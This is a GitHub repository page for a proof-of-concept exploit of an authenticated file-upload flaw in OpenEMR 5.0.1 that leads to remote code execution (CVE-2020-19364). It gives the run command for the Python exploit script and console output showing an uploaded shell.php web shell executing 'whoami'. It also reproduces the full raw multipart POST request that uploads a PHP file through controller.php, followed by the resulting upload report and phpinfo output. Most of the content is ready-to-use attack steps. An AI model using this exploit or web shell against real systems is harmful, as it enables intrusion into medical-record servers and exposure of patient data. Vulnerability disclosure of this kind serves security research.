EmreOvunc / **OpenEMR_Vulnerabilities** Public

OpenEMR 5.0.1 allows an authenticated attacker to upload and execute malicious php codes.

☆ 10 stars 5 forks

☆ Star Notifications

Code Issues Pull requests Actions Projects Security Insights

master Go to file

EmreOvunc CVE is added. ··· on Jan 20, 2021 13

View code


README.md

OpenEMR Remote Code Execution Vulnerability


OpenEMR 5.0.1 allows an authenticated attacker to upload and execute malicious php codes.

PoC

```
git clone https://github.com/EmreOvunc/OpenEMR_Vulnerabilities.git
cd OpenEMR_Vulnerabilities
python3 openemr_rce_poc.py -t http://127.0.0.1/openemr -u admin -p Passw0rd
```



```
emreovunc@WindowsXP hobi % python3 openemr_rce_poc.py -t http://172.16.155.140/openemr-5.0.1/ -u admin -p 123123
[!]OpenEMR 5.0.1 Remote Code Execution Exploit
[+]Successfully logged in.
[+]Shell Uploaded.
Go to: http://172.16.155.140/openemr-5.0.1//sites/default/documents/00/2332/shell.php?cmd=whoami
```



172.16.155.140/openemr-5.0.1//sites/default/documents/00/2332/shell.php?cmd=whoami

www-data


```
usage: openemr_rce_poc.py [-h] [--target TARGET] [--username USERNAME]
                          [--password PASSWORD]

optional arguments:
  -h, --help            show this help message and exit
  --target TARGET, -t TARGET
                        give OpenEMR URL
  --username USERNAME, -u USERNAME
                        give OpenEMR username
  --password PASSWORD, -p PASSWORD
                        give OpenEMR password
```

CVE-2020-19364


To exploit vulnerability, someone could use 'http://[HOST]/controller.php?document&upload&patient_id=00&parent_id=4&' post request to upload malicious php codes.

```
POST /openemr-5.0.1/controller.php?document&upload&patient_id=00&parent_id=4& HTTP/1.1
Host: 172.16.155.140
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.155.140/openemr-5.0.1/controller.php?document&upload&patient_id=00&parent_id=4&
Content-Type: multipart/form-data; boundary=---------------------------141194333536146869123947219434
Content-Length: 842
Origin: http://172.16.155.140
DNT: 1
Connection: close
Cookie: OpenEMR=t1lugo5qrbhv7mc2c3q9ricsnl; TreeMenuBranchStatus=objTreeMenu_1_node_1_9; PHPSESSID=dfhapc4v0bskt7pcpmc2j93agq; LS-VQGNEIWNPEBSNBWE=6rm848pgjj78hhecpb9roo8af1;
YII_CSRF_TOKEN=OWYyM0lybGFtRF9wcHRkZ1lldF9WblhoVHlVNk5HRW3WMnZhghJHNtBjyIuALM94Ww3gltGLoeKETBSfevfbCw%3D%3D
Upgrade-Insecure-Requests: 1

-----------------------------141194333536146869123947219434
Content-Disposition: form-data; name="MAX_FILE_SIZE"

64000000
-----------------------------141194333536146869123947219434
Content-Disposition: form-data; name="file[]"; filename="shell_info.php"
Content-Type: text/php
```


```
<?php
phpinfo();
?>
----------------------------141194333536146869123947219434
Content-Disposition: form-data; name="destination"


----------------------------141194333536146869123947219434
Content-Disposition: form-data; name="patient_id"

00
----------------------------141194333536146869123947219434
Content-Disposition: form-data; name="category_id"

4
----------------------------141194333536146869123947219434
Content-Disposition: form-data; name="process"

true
----------------------------141194333536146869123947219434--
```



```
POST /openemr-5.0.1/controller.php?document&upload&patient_id=00&parent_id=4& HTTP/1.1
Host: 172.16.155.140
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://172.16.155.140/openemr-5.0.1/controller.php?document&upload&patient_id=00&parent_id=4&
Content-Type: multipart/form-data;
boundary=---------------------------141194333536146869123947219434
Content-Length: 842
Origin: http://172.16.155.140
DNT: 1
Connection: close
Cookie: OpenEMR=t1lugo5qrbhv7mc2c3q9ricsnl; TreeMenuBranchStatus=objTreeMenu_1_node_1_9; PHPSESSID=
dfhapc4v0bskt7pcpmc2j93agq; LS-VQGNEIWNPEBSNBWE=6rm848pgjj78hhecpb9roo8af1; YII_CSRF_TOKEN=
OWYyM0lybGFtRF9wcHRkZ1lldF9WblhoVHlVNk5HRW3WMnZhghJHNtBjyIuALM94Ww3gltGLoeKETBSfevfbCw%3D%3D
Upgrade-Insecure-Requests: 1

-----------------------------141194333536146869123947219434
Content-Disposition: form-data; name="MAX_FILE_SIZE"

64000000
-----------------------------141194333536146869123947219434
Content-Disposition: form-data; name="file[]"; filename="shell_info.php"
Content-Type: text/php

<?php
phpinfo();
?>
-----------------------------141194333536146869123947219434
Content-Disposition: form-data; name="destination"


-----------------------------141194333536146869123947219434
Content-Disposition: form-data; name="patient_id"

00
-----------------------------141194333536146869123947219434
Content-Disposition: form-data; name="category_id"

4
-----------------------------141194333536146869123947219434
Content-Disposition: form-data; name="process"

true
-----------------------------141194333536146869123947219434--

```



```
  Upload Report
</div>
<div class="text">
  ID: 6<br>
  Patient: 0<br>
  URL: file:///var/www/html/openemr-5.0.1/sites/default/documents/00/5165/shell_info.php<br>
  Size: 19<br>
  Date: 2020-06-22 14:47:33<br>
  Hash: 2688ab6fbd8dbc5bea3d419d7eb79c6603e47fc3<br>
  MimeType: text/php<br>
  Revision: 2020-06-22 14:47:33<br>
  <br>
```




172.16.155.140/openemr-5.0.1/sites/default/documents/00/

Index of /openemr-5.0.1/sites/default/documents/00

Name	Last modified	Size	Description
Parent Directory		-	
1731/	2020-06-22 14:26	-	
2086/	2020-06-22 13:41	-	
4579/	2020-06-22 13:53	-	
9658/	2020-06-22 13:57	-	

Apache/2.4.29 (Ubuntu) Server at 172.16.155.140 Port 80



172.16.155.140/openemr-5.0.1/sites/default/documents/00/1731/shell_info.php

PHP Version 7.2.24-0ubuntu0.18.04.6

System	Linux buntubusrv 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64
Build Date	May 26 2020 13:09:11
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/15-xml.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-dom.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mbstring.ini, /etc/php/7.2/apache2/conf.d/20-mysqli.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-simplexml.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini, /etc/php/7.2/apache2/conf.d/20-wddx.ini, /etc/php/7.2/apache2/conf.d/20-xmlreader.ini, /etc/php/7.2/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.2/apache2/conf.d/20-xsl.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.2.0, Copyright (c) 1998-2018 Zend Technologies
with Zend OPcache v7.2.24-0ubuntu0.18.04.6, Copyright (c) 1999-2018, by Zend Technologies

Releases

No releases published

Packages

No packages published

Languages

- Python 100.0%